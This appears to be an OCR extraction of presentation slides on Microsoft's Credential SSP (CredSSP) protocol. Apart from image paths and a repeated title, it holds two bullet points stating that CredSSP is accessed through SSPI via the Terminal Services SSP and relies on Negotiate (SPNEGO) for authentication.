


Credential SSP (CredSSP) Protocol (MS-CSSP)

- Accessible through the SSPI framework via the Terminal Services SSP (TSSSP)




Credential SSP (CredSSP) Protocol (MS-CSSP)




Credential SSP (CredSSP) Protocol (MS-CSSP)


- Accessible through the SSPI framework via the Terminal Services SSP (TSSSP)
  - Relies on the Negotiate SSP (SPNEGO) for user authentication




Credential SSP (CredSSP) Protocol (MS-CSSP)




Credential SSP (CredSSP) Protocol (MS-CSSP)



